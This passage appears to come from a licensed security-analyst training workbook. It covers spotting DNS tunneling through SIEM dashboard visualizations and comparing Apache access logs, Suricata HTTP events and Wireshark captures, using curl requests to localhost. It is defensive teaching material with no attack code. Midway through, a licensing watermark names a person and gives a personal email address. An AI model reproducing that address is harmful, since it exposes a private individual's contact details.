
You should now see a dashboard with multiple different visualizations created by the data we saw on the previous tab.



Each one of these visualizations highlights the domain that was used for an attack, showing that there are multiple easy ways to identify DNS tunneling, assuming you have the data and it is parsed correctly.

- DNS Heatmap - First look at the box labeled "DNS Heatmap", this is a visualization showing DNS requests over time, split up by the parent domain they were going to. Although it is least obvious in this chart, we can see the domain `contentdelivery.info` is at the top with the most traffic. Could this be the domain we're looking for?





- DNS Table - Next look at the item to the right of the heatmap labeled "DNS Table" this is breakdown of the total count of domain queries per parent domain, again `contentdelivery.info` dominates this list by a large margin. Since we know DNS tunneling requires lots of requests over time, this also lines up with what we saw in the heatmap.




### Lab 2.1 - DNS Table


Top Level Domain	Count
contentdelivery.info	1,900
google.com	166
h-cdn.com	156
apester.com	80
cnn.com	56
wp.com	52
gigya.com	44
gstatic.com	44
hadvid.com	40
mozilla.org	40

Export: [Raw](#)  [Formatted](#) 

- DNS Types - Look at the bottom left item labeled "DNS Types" This is a chart per domain, showing the breakdown what types of DNS queries were made for them. Notice that while almost all entries consist of "A" and "AAAA" records, `contentdelivery.info` is mostly CNAME, MX, and TXT record requests, an incredibly odd breakdown compared to normal DNS activity (which should be mostly A record requests).



- DNS Subdomains - The final item on the list is the "DNS Subdomains" visualization. This breakdown shows how many unique subdomains were used from each top level domain - a characteristic that would highlight the encoded data used for DNS tunneling. In this graph, we can clearly see that `contentdelivery.info` has way more subdomains than any other item in the list.



Given all of this information, it would be quite safe to assume that something highly suspicious is going on here and that it's very likely DNS tunneling is being used with this domain.

Although we have no signature for DNS tunneling active in Suricata, this dashboard shows that attacks like this are still incredibly easy to catch...if you know where to look.

## Lab Conclusion

In this lab, you have:

- Used your own DNS server, IDS, and SIEM to analyze DNS traffic
- Manually Created DNS requests of several types using the dig tool
- Seen the information a DNS server records about the requests it handles
- Analyzed DNS traffic PCAPs with multiple request types
- Used Suricata to detect suspicious DNS traffic with signature matching

- Seen how the corresponding fields of DNS traffic are logged using Suricata and can be sent to a SIEM
- Used a SIEM dashboard set to visualize DNS fields to easily identify DNS tunneling

To shut down the services used for this lab go back to your terminal window (or open a new one) and enter the commands below:

```
cd /labs/2.1
docker-compose down
sudo rm /var/log/suricata/*
```

This will ensure the services are stopped and the logs are cleaned up.

Next, run the following commands, you will not receive any output from these commands.

This command will stop filebeat:

```
sudo service filebeat stop
```

This command will stop Suricata:

```
sudo killall Suricata-Main
```

This command will restart the systemd-resolved (DNS resolver) service:

```
sudo service systemd-resolved start
```

**Lab 2.1 is now complete!**

## Lab 2.2 - HTTP and HTTPS Analysis

### Objectives

- Understand multiple ways HTTP logs are generated
- See the difference in content between network extracted and server written HTTP logs
- Analyze the full content of HTTP transactions in Wireshark
- Extract certificate information from HTTPS traffic
- Analyze HTTPS connection details in Wireshark

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.



Once the window is open, start the services by entering the following commands at the command line, you may have to enter the password "sec450" for the sudo commands.

```
cd /labs/2.2
sudo suricata -c /labs/2.2/suricata.yaml -S /dev/null -i docker0 -D
```

 Tip

Remember to use the copy to clipboard button - it will be very helpful for this lab!

This command starts Suricata IDS recording a PCAP and HTTP transaction data into the /labs/2.2/suricata folder. You should see the following response:

```
student@ubuntu:/labs/2.2$ sudo suricata -c /labs/2.2/suricata.yaml -S /dev/null -i docker0 -D
27/3/2019 -- 14:45:53 - <Notice> - This is Suricata version 4.1.3 RELEASE
```

You are now ready to start the lab.

### Exercise Walkthrough Video

|

## Lab Steps

### 1. Start a web server and observe how it logs transactions

In this step we'll start up a docker container running the Apache web server and interact with it in the browser. As we type different URLs into the Firefox bar we'll simultaneously be watching the logs being produced by the server. This will give you a sense for the format and fields that are present in HTTP logs collected from the average web server.

Run the following command on the command line to start the Apache web server:

```
docker run --rm -d -p 800:80 --name httpd httpd:lab2.2
```

This should return a long string that looks like a hash and give you back a command line. This is the sign the Apache docker container has started.

```
student@ubuntu:/labs/2.2$ docker run --rm -d -p 800:80 --name httpd httpd:lab2.2
fec7eef302b6ce97f56bbb45601fa15cf33c33101fcfd83536760b5cc70bc45
```

Next we'll run a second command that will attach to the container and print any logs generated by the web server. Place the following command on the command line and hit enter.

```
docker exec -it httpd tail -f /usr/local/apache2/logs/access_log
```

This command will wait for incoming interaction to the web server and print out the contents that would normally be written to the access.log file. In many production web server deployments, this is the file that you would be collecting and ingesting into your SIEM.

```
student@ubuntu:/labs/2.2$ docker run --rm -d -p 800:80 --name httpd httpd:lab2.2
fec7eef302b6ce97f56bbb45601fa15cf33c33101fcfd83536760b5cc70bc45
student@ubuntu:/labs/2.2$ docker exec -it httpd tail -f /usr/local/apache2/logs/access_log
█
```

Let's generate some traffic to the web server and see how it is recorded on the command line. Click on the link below to open Firefox and load the default Apache webpage. Note that we are running the web server on a non-traditional port (800) instead of 80 to avoid colliding with other services.

<http://localhost:800/>

Switch back to your terminal, you should now see a log (maybe two) has appeared! (You may need to hit refresh in the browser a couple times if you do not see a log at first.)

```
student@ubuntu:/labs/2.2$ docker exec -it httpd tail -f /usr/local/apache2/logs/access_log
172.17.0.1 - - [18/Aug/2019:19:04:02 +0000] "GET / HTTP/1.1" 200 45 "http://localhost:81/labs/2.2/lab-2.2/"
"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0"
172.17.0.1 - - [18/Aug/2019:19:04:02 +0000] "GET /favicon.ico HTTP/1.1" 404 231 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0"
```

The screenshot shows terminal output with red boxes highlighting log entries. Red arrows point from labels to specific fields in the log lines:

- Client IP** points to `172.17.0.1`
- Date/Time** points to `[18/Aug/2019:19:04:02 +0000]`
- Request** points to `"GET / HTTP/1.1"`
- Response Code** points to `200`
- Referrer** points to `"http://localhost:81/labs/2.2/lab-2.2/"`
- User-Agent** points to `"Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:66.0) Gecko/20100101 Firefox/66.0"`

This screenshot shows the fields present in an Apache log by default, not that some fields were not present and are therefore represented as a "-". There's one record for loading the page, and a

potential second log line for loading the favicon for the page (which does not exist, and therefore a 404 is returned). Here's an explanation of each field.

- **Client IP** - The IP address that made the request to the server. As a server admin or security analyst reading the logs, this is how you know where the request came from.
- **Date/Time** - The timestamp for the event, with the *timezone* included (although it is not set in this case due to the way we started the server). Not all web server logs come with timezones in the timestamps, which can make incident response painful.
- **Request** - This is one of the most important pieces of the log. First is the HTTP **method** that was used, followed by the path that was requested (/ in this case, since we went to the root of the site, this is represented by the / after the :800 in http://localhost:800/). The final component is the version of HTTP that is being used by the user's browser - HTTP/1.1 in this case.
- **Response Code** - What was the response from the server returned to the user? In this case it was a 304 since the page was cached from a previous load. On the first load this number would typically be a "200". You may see either.
- **User-Agent** - This field tells us what the client the user is connecting with claims to be. Note that this isn't necessarily the truth, but unless it is a malicious program making the request, it generally will be truthful.

Next let's manipulate some of the parameters in this log. Open a *new* terminal so that we can make some manual web requests using curl.



Curl is a tool to make arbitrary web requests from the Linux command line. It will help us easily manipulate the fields and parameters we are sending in our web request.

Enter the following command into the command line on the **new** terminal:



```
curl http://localhost:800/folder1/file.htm
```

You should now be able to see the correlation between the request we made on the way the server recorded it. Here's a picture of how our command line request translates into the log that is written by the server.



You can see how the URL requested is now reflected in the server log, as well as the "404" response code. You can also see that the curl command line tool uses "curl/7.58.0" as the User-Agent.

What if we want to send a POST request instead of a GET request? A GET request was sent from curl because that is the default but, you can specify to use the POST method instead.

Type the following command on the command line to produce a POST request to the web server.

```
curl -X POST http://localhost:800/login.php --referer http://localhost:800/index.htm
```

You should now see the following server log written. Here's how it corresponds to our entry.

```
172.17.0.1 - - [27/Mar/2019:16:29:59 +0000] "GET /folder1/file.htm HTTP/1.1" 404 214 "-" "curl/7.58.0"  
172.17.0.1 - - [27/Mar/2019:16:39:14 +0000] "POST /login.php HTTP/1.1" 404 207 "http://localhost:800/index.htm" "curl/7.58.0"
```

```
Terminal - student@ubuntu: /var/log/suricata  
student@ubuntu: /var/log/suricata$ curl -X POST http://localhost:800/login.php --referer http://localhost:800/index.htm  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>404 Not Found</title>  
</head><body>  
<h1>Not Found</h1>  
<p>The requested URL /login.php was not found on this server.</p>  
</body></html>  
student@ubuntu: /var/log/suricata$ █
```

The POST method is now recorded in the method field, our new URL (login.php) is in the path, and we now have a referer - a field we didn't have before. The referer is the page that the user's web browser will send the server so it has the context of which page the user was on previously. In this case we manually set it to say it was from http://localhost:800/index.htm. This is the type of log you might see if the main page was called index.htm and contained a login box that would POST credentials to a script file on the server called login.php. Of course none of these URLs exist and are returning 404 error's but that won't matter since we are just trying to see the logs.

We are now done with the Apache web server, you can close the second terminal where curl was being used. Afterward, go to the original terminal that was printing logs and press "Ctrl + c" to break out of the command. This will return you to a normal terminal prompt.

To stop the web server, type the following command.

```
docker stop httpd
```

## 2. View the HTTP logs produced by Suricata

Although the server gives us a great idea of what's going on, observation of the network traffic by out-of-band sensors running tools like Suricata or Zeek (formerly known as Bro) can give us even more information.

On the command line, run the following command to print to the screen the full JSON objects recorded from the requests that we made earlier.

```
cat /labs/2.2/suricata/eve.json | grep localhost:800 | jq
```

This command prints the full-detail data from eve.json produced by Suricata, uses grep to isolate just the requests to our Apache server, then pipes them to "jq" which makes the JSON output easier to read. You should see output that looks like the following:

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

```
"tx_id": 0,  
"http": {  
  "hostname": "localhost",  
  "http_port": 800,  
  "url": "/login.php",  
  "http_user_agent": "curl/7.58.0",  
  "http_content_type": "text/html",  
  "http_refer": "http://localhost:800/index.htm",  
  "http_method": "POST",  
  "protocol": "HTTP/1.1",  
  "status": 404,  
  "length": 207  
}  
}
```

**POST request**

```
{  
  "timestamp": "2019-03-27T09:56:00.829365-0700",  
  "flow_id": 1142236538512533,  
  "in_iface": "docker0",  
  "event_type": "fileinfo",  
  "src_ip": "172.17.0.2",  
  "src_port": 80,  
  "dest_ip": "172.17.0.1",  
  "dest_port": 47246,  
  "proto": "TCP",  
  "http": {  
    "hostname": "localhost",  
    "http_port": 800,  
    "url": "/login.php",  
    "http_user_agent": "curl/7.58.0",  
    "http_content_type": "text/html",  
    "http_refer": "http://localhost:800/index.htm",  
    "http_method": "POST",  
    "protocol": "HTTP/1.1",  
    "status": 404,  
    "length": 207  
  },  
  "app_proto": "http",  
  "fileinfo": {  
    "filename": "/login.php",  
    "gaps": false,  
    "state": "CLOSED",  
    "stored": false,  
    "size": 207,  
    "tx_id": 0  
  }  
}
```

**Layer 3/4 Info**

**Layer 7 Info**

**Metadata**

From this, it is clear that network extraction of data can be much more descriptive than the default fields collected from server logs. The differentiating factor however is that if the transactions are encrypted, network extraction will fail, leaving the server as the only place that can actually see the details.

The takeaway from this step is that although you *can* collect logs from an endpoint web server, in the case of unencrypted or decrypted traffic it may be better, and infinitely more manageable to do it centrally via the network. In the typical situation of a DMZ or other server subnet with multiple hosts running, Suricata or Zeek would generate these logs for all incoming *and* outgoing traffic it could see, regardless of the server software and version, all from one out-of-band central point! This is a much better alternative than trying to maintain logging agents on each separate system, each of which need unique parsing rules.

### 3. View the actual HTTP requests in the PCAP recorded by Suricata

While Suricata is creating the eve.json event log, it is also recording a true PCAP of the transactions we created. Since some details will neither be logged by the server or in Suricata, there are some questions you may have that only a PCAP can answer. In this step, we'll look at the actual, full-text requests that we produced when visiting our web server.

In this lab, Suricata is set to record all output to the `/labs/2.2/suricata` folder, and the PCAP file will have a prefix of `lab2.2.pcap.[x]`, where `x` is some number depending on when the capture started.

Find the name of your PCAP file with the command below:

```
ls -l /labs/2.2/suricata/lab2.2*
```

This will list any files that match this name pattern, there should be only one option unless you have performed the lab more than once.

```
student@ubuntu:/labs/2.2$ ls -l /labs/2.2/suricata/lab2.2*  
-rw-r--r-- 1 root root 4096 Mar 27 14:02 /labs/2.2/suricata/lab2.2.pcap.1553720538
```

Open the `lab2.2.pcap.[x]` file with the highest number suffix. To easily do this, use the "tab-completion" features of the terminal by typing:

```
wireshark /labs/2.2/suricata/lab2.2.pcap
```


Before hitting "enter" hit the "tab" key to auto-fill the numbers at the end of the filename. If there is more than one option you'll have to hit tab twice to list the options. Once the filename is filled out *then* hit enter to open the PCAP in Wireshark (you can ignore errors about the capture being cut short in the middle of a packet.)

You should now see a list of all the packets that have been recorded:

No.	Time	Source	Destination	Protocol	Info
1	0.000000	fe80::42:13ff...	ff02::16	ICMP...	Multicast Listener Report Message v2
2	0.207895	fe80::42:13ff...	ff02::16	ICMP...	Multicast Listener Report Message v2
3	26.325332	02:42:ac:11:0...	Broadcast	ARP	Who has 172.17.0.1? Tell 172.17.0.2
4	26.325261	172.17.0.1	172.17.0.2	TCP	48918 → 80 [SYN] Seq=0 Win=29200 Len=0
5	26.325345	172.17.0.2	172.17.0.1	TCP	80 → 48918 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
6	26.325338	02:42:13:3d:c...	02:42:ac:11:00...	ARP	172.17.0.1 is at 02:42:13:3d:ca:6b
7	26.325371	172.17.0.1	172.17.0.2	TCP	48918 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
8	31.325788	172.17.0.1	172.17.0.2	TCP	48918 → 80 [FIN, ACK] Seq=1 Ack=1 Win=29200 Len=0
9	31.326138	172.17.0.2	172.17.0.1	TCP	80 → 48918 [FIN, ACK] Seq=1 Ack=2 Win=29200 Len=0
10	31.326168	172.17.0.1	172.17.0.2	TCP	48918 → 80 [ACK] Seq=2 Ack=2 Win=29312 Len=0
11	44.942449	172.17.0.1	172.17.0.2	TCP	48922 → 80 [SYN] Seq=0 Win=29200 Len=0
12	44.942470	172.17.0.2	172.17.0.1	TCP	80 → 48922 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0
13	44.942478	172.17.0.1	172.17.0.2	TCP	48922 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0
14	49.943127	172.17.0.1	172.17.0.2	TCP	48922 → 80 [FIN, ACK] Seq=1 Ack=1 Win=29200 Len=0
15	49.943263	172.17.0.2	172.17.0.1	TCP	80 → 48922 [FIN, ACK] Seq=1 Ack=2 Win=29200 Len=0
16	49.943287	172.17.0.1	172.17.0.2	TCP	48922 → 80 [ACK] Seq=2 Ack=2 Win=29312 Len=0
17	65.356435	172.17.0.1	172.17.0.2	TCP	48926 → 80 [SYN] Seq=0 Win=29200 Len=0


▶ Frame 1: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)  
 ▶ Ethernet II, Src: 02:42:13:3d:ca:6b (02:42:13:3d:ca:6b), Dst: IPv6mcast\_16 (33:33:00:00:00:16)  
 ▶ Internet Protocol Version 6, Src: fe80::42:13ff:fe3d:ca6b, Dst: ff02::16  
 ▶ Internet Control Message Protocol v6

We only want to examine http, so type `http` into the display filter bar and press enter. Afterwards you should see the following:



